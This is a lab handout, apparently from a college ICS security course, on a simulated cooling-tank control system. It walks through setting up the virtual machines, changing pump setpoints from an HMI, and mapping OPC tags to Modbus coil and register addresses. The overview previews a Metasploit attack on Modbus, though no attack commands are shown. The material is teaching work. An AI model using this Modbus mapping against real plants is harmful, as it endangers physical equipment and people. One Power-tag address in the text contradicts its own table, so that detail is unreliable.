


Lab 1

Scenario Overview

The industrial control system (ICS) used in this scenario simulates an environment that might be used to cool industrial equipment. The ICS is made up of five systems. The first system contains a tank, tank level sensor and a water pump. The second system is a programmable logic controller (PLC) which controls the water pump based on the level of water found in the attached tank. The third system is an Open Platform Communications (OPC) server which accesses and modifies data found on the PLC. The fourth system is running Human Machine Interface (HMI) software which communicates with the OPC server to provide a human system operator with system statistics and control. The final system in the ICS is a security appliance that provides routing and firewall services for all systems. This scenario also make use of a system running Kali Linux. In this lab the virtual network switch is configured so that the Kail system receives all data transmitted.



In this lab the student will use an HMI system to control and configure the ICS in the same way a typical machine operator would. The student will then use an OPC server to control and configure the ICS. Next the student will use the Wireshark network monitoring software to view typical Modbus/TCP traffic generated while the ICS is functioning. The student will then use Metasploit to verify that the Modbus protocol is highly insecure. Finally, the student will use Wireshark to view some S7 traffic generated by Siemens equipment.

Part 1

Install Systems

In this part of the lab you are going to install and configure the systems needed to complete the lab.

1. If necessary, install the free Oracle VirtualBox Manager software on your system.



2. Download, and if necessary, extract, the lab image ICS-VirtualBox.ova found at <https://www.nl.northweststate.edu/CAMO/software/VirtualMachine/VirtualBox/>.
3. Start the Oracle VM VirtualBox program.
4. Import the ICS-VirtualBox.ova lab image.
5. After the import has completed access the Settings for the Security Appliance virtual machine and change its configuration so that it is bridged to the network device in your host computer.
6. Power on the systems in the following order:
 - Security Appliance
 - Sensor
 - PLC
 - OPC
 - HMI
 - Kali


Part 2

Use an HMI System to Monitor and Control ICS Components


In this part of the lab you are going to examine the basic functionality of an HMI system.

1. Access the HMI system.
2. Take a minute to observe the data and controls available in the AdvancedHMI program.
3. Click the Stop button in the AdvancedHMI program and observe that the system powers down and all activity on the ICS stops.
4. Click the Start button in the AdvancedHMI program and observe that the system powers up and the ICS again begins to function.

5. Click on the value shown in the Pump on at: field.




6. Change the pump on value to 10 (Example).



7. Take a minute to observe how this modifies the behavior of the system.
8. Click on the value shown in the Pump off at: field.
9. Change the pump off value to 101
10. Take a minute to observe how this modifies the behavior of the system.

11. Take a screen shot showing the results of changing the pump off value to 101, then paste it into the lab form.



12. Click the RESET button in the AdvancedHMI program, then click the Yes button to indicate that you are sure you want to reset the system.
13. Verify that the ICS is again functional.

Part 3

Use an OPC Server to Monitor and Control ICS Components

In this part of the lab you are going to examine the basic functionality of an OPC server.

1. Access the OPC system.
2. Start the KEPServerEX 5 program by double clicking on the KEPServerEX 5 Configuration icon located in the upper left corner of the desktop.

3. In the KEPServerEX 5 program, expand the Modbus TCP/IP Ethernet category.

OPC [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

KEPServerEX - Runtime (Demo Expires 00:03:35)

File Edit View Tools Runtime Help

Modbus TCP/IP Ethernet

Cooling_Tank

Data Type Examples

Simulation Examples

Tag Name	Address	Data Type	Scan Rate	Scaling	Description
Power	000000	Boolean	100	None	
Pump_Relay	000001	Boolean	100	None	
Reset_Switch	000002	Boolean	100	None	
Sp_Start_Level	400003	Word	100	None	
Sp_Stop_Level	400002	Word	100	None	
Start_Switch	000003	Boolean	100	None	
Stop_Switch	000002	Boolean	100	None	
Tank_Level	400001	Word	100	None	

Click here and drag to the right to expand the amount of text shown in the Tag Name column!

Date	Time	Source	Event
7/13/2021	2:24:45 PM	KEPServerEX\...	Starting Simulator device driver.
7/13/2021	2:24:45 PM	Simulator	Simulator Device Driver V5.13.191.0
7/13/2021	2:24:45 PM	KEPServerEX\...	Connection Sharing Plug-in V5.13.191.0
7/13/2021	2:24:45 PM	Modbus TCP/IP ...	Starting Unsolicited Communication using TCP protocol thr...
7/13/2021	2:24:45 PM	KEPServerEX\...	Runtime performing exit processing.
7/13/2021	2:24:46 PM	KEPServerEX\...	Stopping Modbus TCP/IP Ethernet device driver.
7/13/2021	2:24:46 PM	Modbus TCP/IP ...	Ethernet Manager Stopped
7/13/2021	2:24:46 PM	KEPServerEX\...	Stopping Simulator device driver.
7/13/2021	2:24:46 PM	KEPServerEX\...	Runtime shutdown complete.
7/13/2021	2:24:47 PM	KEPServerEX\...	Kepware Communications Server 5.13
7/13/2021	2:24:49 PM	KEPServerEX\...	Modbus TCP/IP Ethernet device driver loaded successfully.
7/13/2021	2:24:50 PM	KEPServerEX\...	Simulator device driver loaded successfully.
7/13/2021	2:24:50 PM	KEPServerEX\...	Runtime service started.
7/13/2021	2:24:50 PM	KEPServerEX\...	Starting Modbus TCP/IP Ethernet device driver.
7/13/2021	2:24:50 PM	Modbus TCP/IP ...	Ethernet Manager Started
7/13/2021	2:24:50 PM	Modbus TCP/IP ...	Modbus TCP/IP Ethernet Device Driver V5.13.191.0
7/13/2021	2:24:50 PM	KEPServerEX\...	Starting Simulator device driver.
7/13/2021	2:24:50 PM	Simulator	Simulator Device Driver V5.13.191.0
7/13/2021	2:24:50 PM	KEPServerEX\...	Connection Sharing Plug-in V5.13.191.0
7/13/2021	2:24:50 PM	Modbus TCP/IP ...	Starting Unsolicited Communication using TCP protocol thr...
7/13/2021	2:24:54 PM	KEPServerEX\...	Demo timer started. Reason: Modbus TCP/IP Ethernet is ...
7/13/2021	4:18:45 PM	KEPServerEX\...	Configuration session started by student as Default User ...
7/13/2021	4:20:53 PM	Modbus TCP/IP ...	Ethernet Manager Started

Ready


Default User Clients: 1 Active tags: 5 of 5

start KEPServerEX - RunB...

4:21 PM

Right Ctrl

4. Click the Channel1 category and note that the ID of the Cooling_Tank PLC is <10.0.255.102>.0.



5. Expand the Channel1 category.

OPC [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

KEPServerEX - Runtime (Demo Expires 00:03:35)

File Edit View Tools Runtime Help

Modbus TCP/IP Ethernet
Channel1
Cooling_Tank
Simulator
Data Type Examples
Simulation Examples

Tag Name	Address	Data Type	Scan Rate	Scaling	Description
Power	000000	Boolean	100	None	
Pump_Relay	000001	Boolean	100	None	
Reset_Switch	000002	Boolean	100	None	
Sp_Start_Level	400003	Word	100	None	
Sp_Stop_Level	400002	Word	100	None	
Start_Switch	000003	Boolean	100	None	
Stop_Switch	000002	Boolean	100	None	
Tank_Level	400001	Word	100	None	

Click here and drag to the right to expand the amount of text shown in the Tag Name column!

Date	Time	Source	Event
7/13/2021	2:24:45 PM	KEPServerEX\...	Starting Simulator device driver.
7/13/2021	2:24:45 PM	Simulator	Simulator Device Driver V5.13.191.0
7/13/2021	2:24:45 PM	KEPServerEX\...	Connection Sharing Plug-in V5.13.191.0
7/13/2021	2:24:45 PM	Modbus TCP/IP ...	Starting Unsolicited Communication using TCP protocol thr...
7/13/2021	2:24:45 PM	KEPServerEX\...	Runtime performing exit processing.
7/13/2021	2:24:46 PM	KEPServerEX\...	Stopping Modbus TCP/IP Ethernet device driver.
7/13/2021	2:24:46 PM	Modbus TCP/IP ...	Ethernet Manager Stopped
7/13/2021	2:24:46 PM	KEPServerEX\...	Stopping Simulator device driver.
7/13/2021	2:24:46 PM	KEPServerEX\...	Runtime shutdown complete.
7/13/2021	2:24:47 PM	KEPServerEX\...	Kepware Communications Server 5.13
7/13/2021	2:24:49 PM	KEPServerEX\...	Modbus TCP/IP Ethernet device driver loaded successfully.
7/13/2021	2:24:50 PM	KEPServerEX\...	Simulator device driver loaded successfully.
7/13/2021	2:24:50 PM	KEPServerEX\...	Runtime service started.
7/13/2021	2:24:50 PM	KEPServerEX\...	Starting Modbus TCP/IP Ethernet device driver.
7/13/2021	2:24:50 PM	Modbus TCP/IP ...	Ethernet Manager Started
7/13/2021	2:24:50 PM	Modbus TCP/IP ...	Modbus TCP/IP Ethernet Device Driver V5.13.191.0
7/13/2021	2:24:50 PM	KEPServerEX\...	Starting Simulator device driver.
7/13/2021	2:24:50 PM	Simulator	Simulator Device Driver V5.13.191.0
7/13/2021	2:24:50 PM	KEPServerEX\...	Connection Sharing Plug-in V5.13.191.0
7/13/2021	2:24:50 PM	Modbus TCP/IP ...	Starting Unsolicited Communication using TCP protocol thr...
7/13/2021	2:24:54 PM	KEPServerEX\...	Demo timer started. Reason: Modbus TCP/IP Ethernet is ...
7/13/2021	4:18:45 PM	KEPServerEX\...	Configuration session started by student as Default User ...
7/13/2021	4:20:53 PM	Modbus TCP/IP ...	Ethernet Manager Started

Ready

Default User Clients: 1 Active tags: 5 of 5

start KEPServerEX - RunB...

4:21 PM

Right Ctrl

6. Click the Cooling_Tank category.

OPC [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

KEPServerEX - Runtime (Demo Expires 00:03:35)

File Edit View Tools Runtime Help

Modbus TCP/IP Ethernet Channel1 Cooling_Tank Data Type Examples Simulation Examples

Tag Name	Address	Data Type	Scan Rate	Scaling	Description
Power	000000	Boolean	100	None	
Pump_Relay	000001	Boolean	100	None	
Reset_Switch	000002	Boolean	100	None	
Sp_Start_Level	400003	Word	100	None	
Sp_Stop_Level	400002	Word	100	None	
Start_Switch	000003	Boolean	100	None	
Stop_Switch	000002	Boolean	100	None	
Tank_Level	400001	Word	100	None	

Click here and drag to the right to expand the amount of text shown in the Tag Name column!


Date	Time	Source	Event
7/13/2021	2:24:45 PM	KEPServerEX\...	Starting Simulator device driver.
7/13/2021	2:24:45 PM	Simulator	Simulator Device Driver V5.13.191.0
7/13/2021	2:24:45 PM	KEPServerEX\...	Connection Sharing Plug-in V5.13.191.0
7/13/2021	2:24:45 PM	Modbus TCP/IP ...	Starting Unsolicited Communication using TCP protocol thr...
7/13/2021	2:24:45 PM	KEPServerEX\...	Runtime performing exit processing.
7/13/2021	2:24:46 PM	KEPServerEX\...	Stopping Modbus TCP/IP Ethernet device driver.
7/13/2021	2:24:46 PM	Modbus TCP/IP ...	Ethernet Manager Stopped
7/13/2021	2:24:46 PM	KEPServerEX\...	Stopping Simulator device driver.
7/13/2021	2:24:46 PM	KEPServerEX\...	Runtime shutdown complete.
7/13/2021	2:24:47 PM	KEPServerEX\...	Kepware Communications Server 5.13
7/13/2021	2:24:49 PM	KEPServerEX\...	Modbus TCP/IP Ethernet device driver loaded successfully.
7/13/2021	2:24:50 PM	KEPServerEX\...	Simulator device driver loaded successfully.
7/13/2021	2:24:50 PM	KEPServerEX\...	Runtime service started.
7/13/2021	2:24:50 PM	KEPServerEX\...	Starting Modbus TCP/IP Ethernet device driver.
7/13/2021	2:24:50 PM	Modbus TCP/IP ...	Ethernet Manager Started
7/13/2021	2:24:50 PM	Modbus TCP/IP ...	Modbus TCP/IP Ethernet Device Driver V5.13.191.0
7/13/2021	2:24:50 PM	KEPServerEX\...	Starting Simulator device driver.
7/13/2021	2:24:50 PM	Simulator	Simulator Device Driver V5.13.191.0
7/13/2021	2:24:50 PM	KEPServerEX\...	Connection Sharing Plug-in V5.13.191.0
7/13/2021	2:24:50 PM	Modbus TCP/IP ...	Starting Unsolicited Communication using TCP protocol thr...
7/13/2021	2:24:54 PM	KEPServerEX\...	Demo timer started. Reason: Modbus TCP/IP Ethernet is ...
7/13/2021	4:18:45 PM	KEPServerEX\...	Configuration session started by student as Default User ...
7/13/2021	4:20:53 PM	Modbus TCP/IP ...	Ethernet Manager Started

Ready Default User Clients: 1 Active tags: 5 of 5

start KEPServerEX - RunB...

Right Ctrl

- Move your mouse into the space between the Tag Name and Address columns until it becomes a resize cursor then drag the boundary to the right until you can view all of the text in the Tag Name column.



- Notice that the addresses for the listed Boolean (Bit) values start with a 0 which indicates that they are part of the Modbus Coil table.
- Notice that the addresses for the listed Word values start with a 4 which indicates that they are part of the Modbus Holding registers table.
- Note that the address of the tag controlling power to the cooling system, the Power tag, is 000001.
- In the KEPServerEX 5 program, go to the Tools menu then choose the Launch OPC Quick Client link to start the OPC Quick Client program which will allow you to view real time data.
- Maximize the OPC Quick Client window.

13. Expand the Kepware.KEPServerEX.V5 category then select the Channel1.Cooling_Tank folder.


The screenshot shows the OPC Quick Client interface. The left tree view is expanded to 'Channel1.Cooling_Tank'. The main table displays the following data:

Item ID	Data Type	Value	Timestamp	Quality	Update Count
Channel1.Cooling_Tank.Power	Boolean	1	08:21:06.245	Good	1
Channel1.Cooling_Tank.Pump_Relay	Boolean	1	08:23:43.471	Good	13
Channel1.Cooling_Tank.Reset_Switch	Boolean	0	08:21:06.245	Good	1
Channel1.Cooling_Tank.Sp_Start_Level	Word	50	08:21:06.245	Good	1
Channel1.Cooling_Tank.Sp_Stop_Level	Word	75	08:21:06.245	Good	1
Channel1.Cooling_Tank.Start_Switch	Boolean	0	08:21:06.245	Good	1
Channel1.Cooling_Tank.Stop_Switch	Boolean	0	08:21:06.245	Good	1
Channel1.Cooling_Tank.Tank_Level	Word	62	08:23:49.480	Good	158

The bottom pane shows a list of events, all dated 7/14/2021 at 8:21:06 AM, including 'Added 11 items to group', 'Added group Data ...', 'Added 3 items to group', 'Added group Data ...', 'Added 9 items to group', 'Added group Data ...', 'Added 34 items to group', 'Added group Data ...', 'Added 34 items to group', 'Added group Data ...', 'Added 4 items to group', 'Added group Data ...', 'Added 9 items to group', 'Added group Data ...', 'Added 44 items to group', 'Added group Data ...', 'Added 44 items to group', 'Added 4 items to group', 'Added group Simul...', 'Added group Simul...', 'Added 11 items to group', 'Added group Simul...', 'Added 3 items to group', 'Added group Simul...', 'Added 9 items to group', and 'Added 16 items to group'.

